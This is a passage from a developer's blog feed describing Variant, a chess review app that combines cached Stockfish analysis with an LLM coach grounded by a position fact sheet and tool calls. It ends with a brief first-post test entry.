
<p>For wish #2, every position has its own chat with a coach. Any moves in the coach’s answer are clickable, so you can play them out on the board, and if a line is worth keeping you can add it to the tree.</p>

<p><img src="/assets/img/posts/variant/coach-chat.png" alt="Asking Variant's coach &quot;Why is gxf3 a mistake?&quot; and its answer with clickable lines" /></p>

<h2 id="technical-challenges">Technical Challenges</h2>

<h3 id="making-the-tree-fast-and-consistent">Making the tree fast and consistent</h3>

<p>To build the tree, every position in the game needs a Stockfish evaluation. A 40 move game is 80 positions, and every branch adds more.</p>

<p>My first attempt ran Stockfish compiled to WebAssembly inside <a href="https://www.convex.dev">Convex</a>, the backend/database I was using. It worked, but it was extremely slow: ~6-17 seconds per position. A full long game would take 10+ minutes, and the deep positions with many pieces on the board would hit the 90 second timeout and fail.</p>

<p>So I moved Stockfish into its own small service: native Stockfish 19 behind a tiny Node server, running in Docker on <a href="https://fly.io">Fly.io</a>. Now each position takes ~1-2.3 seconds (I have since switched to shared-cpu so metric might be off), and it runs several at once. The machine also shuts off when nobody is using the analyzing, so I only would have to pay for the time it actually spends analyzing.</p>

<p>I originally kept the WASM engine as a backup in case the Fly service went down, but I ended up deleting it. The WASM build is Stockfish lite, which evaluates positions differently than full Stockfish. Since every evaluation is saved to the same cache, a game analyzed partly by each engine could have moves labeled as mistakes/better alternatives just because the two engines disagreed. I decided it was better for the analysis to just fail and the user could retry another time.</p>

<p>I kept this same thought process for how I set up the Stockfish settings. Each Stockfish process runs on a single thread and gets reset before every search, because multithreaded Stockfish gives different answers each time you run it. Now the same position ALWAYS gets the same answer, which means results can be cached by position and shared across every game and every user. Common openings only ever get analyzed once.</p>

<h3 id="keeping-the-coach-honest">Keeping the coach honest</h3>

<p>The idea behind the “coach” was that it could explain to you why certain moves weren’t great, including positional reasons. LLMs are great at sounding like a chess coach, but of course are not built to play and give the best move.</p>

<p>I originally wanted to build this project with <a href="https://build.nvidia.com">NVIDIA NIM</a>’s free models, but the outputs weren’t useful. They skipped the function-calling tools I gave them and overall hallucinated a lot of the information on the board.</p>

<p>I tried two things that have been giving pretty good results. The first was a stronger model. With similiar prompt and tools, <a href="https://www.anthropic.com/claude/opus">Claude Opus 5.5</a> checked lines and explained the real idea in every test position I tried.</p>

<p>The second was never letting the LLM decide what’s true. Stockfish and regular code decide the facts, and the LLM only explains them:</p>

<ul>
  <li><strong>A fact sheet.</strong> Before every answer, the model gets a sheet for the position: where every piece is, material, pawn structure (isolated, doubled and passed pawns), how the last move was judged, Stockfish’s top lines, and what was actually played next. It never has to read the board itself.</li>
  <li><strong>Tools.</strong> <code class="language-plaintext highlighter-rouge">play_moves</code> checks that a line is legal, <code class="language-plaintext highlighter-rouge">evaluate</code> asks Stockfish (checking the cache first), and <code class="language-plaintext highlighter-rouge">add_branch</code> adds a line to the tree.</li>
  <li><strong>Rules.</strong> In the prompt I tell it to only bring up a tactic or threat if the fact sheet or a tool shows it, to check any move that isn’t on the fact sheet, and to say when it doesn’t know. It follows this most of the time, but not always (I’ve still seen it mention pins, which none of my tools check for, though it was accurate about it!).</li>
</ul>

<p>You can see this in the screenshot above. When I asked why 11. gxf3 was a mistake, the chips above the answer are the tool calls it made before writing anything. The stuff about the pawns comes from the fact sheet, and it even checked that 11…Qa5, which attacks both bishops, isn’t actually the problem: it’s only -0.68.</p>

<p>The downside to this is that an answer took much longer for the tools to resolve and cost a few cents.</p>

<h2 id="product-decisions">Product Decisions</h2>

<h3 id="who-pays-for-the-ai">Who pays for the AI?</h3>

<p>I wanted this project to be free, but I also didn’t want to pay for everyone’s LLM calls, so you bring your own API key (<a href="https://console.anthropic.com">Anthropic</a> or <a href="https://openrouter.ai">OpenRouter</a>). I thought about keeping the key in the browser and calling the model from there, but the coach’s tool calls all run on the server (play_moves + evaluate), so I would have had to rewrite the chat, expose the key to the page, and the key would only work on one device. So I decided to store the key encrypted on the server and only use it for your own questions.</p>

<p>The downside is most people won’t have an API key lying around, so this is the biggest thing stopping someone from just trying the coach. Sidenote, if anyone is interested in the app and doesn’t have one, reach out to me! I have an API key loaded with some tokens ready for use. Only requirement is you have to give me your honest feedback.</p>

<h3 id="what-does-the-coach-remember">What does the coach remember?</h3>

<p>Every position has its own chat with the coach, but I noticed my questions usually followed one idea across several moves/lines. So when you ask a question, the coach also sees the chats from earlier moves on the same path. If you’re in a what-if branch, it sees the game’s chats up to where you split off, but never chats from other branches, since those positions never happened on your line.</p>

<p>I keep only the last 8 earlier exchanges and cut each answer at 1,200 characters, so the prompt doesn’t get too big. There’s also a rule telling the coach to re-check anything from an earlier chat against the current position, so a claim that was true three moves ago doesn’t get repeated after it stops being true.</p>

<h3 id="sharing-a-game">Sharing a game</h3>

<p>Every game has a Share button that makes a read-only link. Anyone with it can see the tree, the analysis, and the chats without signing in, but they can’t change anything. I included the chats on purpose, because the questions you asked are a big part of how you reviewed the game, and that’s what makes it useful to send to a friend or a coach.</p>

<h3 id="less-ui">Less UI</h3>

<p>My first layout put the board, the tree, and the engine lines side by side, and it was way too busy. The move list also showed the same thing as the tree. Now it’s the board plus one panel with tabs (Position, Tree, Moves), and the tree can go full screen.</p>

<p>I also tried four different ways of drawing the tree before landing on the metro map style. It stays pretty readable on long games, and the turning points get cards with a mini board so you can see them without clicking.</p>

<p><a href="https://variant-kohl.vercel.app/#/game/k573yc5fhf4cx66y831z8525wn8h6d9j/s/a2da2827f32f4f289c8280a22149362f">Example game</a> with 66 moves (131 counting both sides)</p>

<h3 id="importing-games">Importing games</h3>

<p>Connecting Chess.com or Lichess only asks for your username, since Variant just reads your public games. No signing in to either site, which keeps importing a game down to a couple of clicks.</p>

<h2 id="sources">Sources</h2>

<p>I took inspiration from a bunch of different sources for this project. The biggest one was <a href="https://www.youtube.com/watch?v=FlzpEGHNVKQ">Take Take Take’s AI Engineer talk</a>. They had a similar approach of using an LLM to explain things to the user in natural language, but rather than only using Stockfish (like I did), they also used <a href="https://www.maiachess.com">Maia</a> and detectors.</p>

<p>Maia is a chess engine trained on human games, so instead of finding the best move it predicts what a player at your rating would actually play. Detectors are regular code that finds things like pins, forks and hanging pieces. Both fill gaps I ran into: my coach can still call something a pin when none of my tools actually detect pins, and as a 1200 player, “what would someone at my level play here” is often more useful than Stockfish’s best move. Detectors are probably the next thing I add.</p>

<p>Other things I looked at:</p>

<ul>
  <li><a href="https://github.com/ronaldsuwandi/thinkfish">ThinkFish</a>: an experimental project that also pairs Stockfish with an LLM, sending the position before and after a move to GPT-4o to explain it.</li>
  <li><a href="https://lichess.org">Lichess</a>: the win % formula and the inaccuracy/mistake/blunder thresholds are taken from how Lichess classifies moves.</li>
  <li><a href="https://stockfishchess.org">Stockfish</a>: it does all the actual chess analysis.</li>
  <li><a href="https://www.youtube.com/@GothamChess">GothamChess</a>: where most of my chess knowledge comes from, and why I wanted a coach that explains moves instead of just scoring them.</li>
</ul>]]></content><author><name>Anand Dev Parekh</name></author><summary type="html"><![CDATA[Background]]></summary></entry><entry><title type="html">Welcome</title><link href="https://anand-dev-parekh.github.io/posts/2026/01/17/welcome/" rel="alternate" type="text/html" title="Welcome" /><published>2026-01-17T00:00:00+00:00</published><updated>2026-01-17T00:00:00+00:00</updated><id>https://anand-dev-parekh.github.io/posts/2026/01/17/welcome</id><content type="html" xml:base="https://anand-dev-parekh.github.io/posts/2026/01/17/welcome/"><![CDATA[<p>This is my first post!</p>

<p>Let me test out mathJax</p>

\[\frac{1}{2} = \frac{2}{4}\]]]></content><author><name>Anand Dev Parekh</name></author><summary type="html"><![CDATA[This is my first post!]]></summary></entry></feed>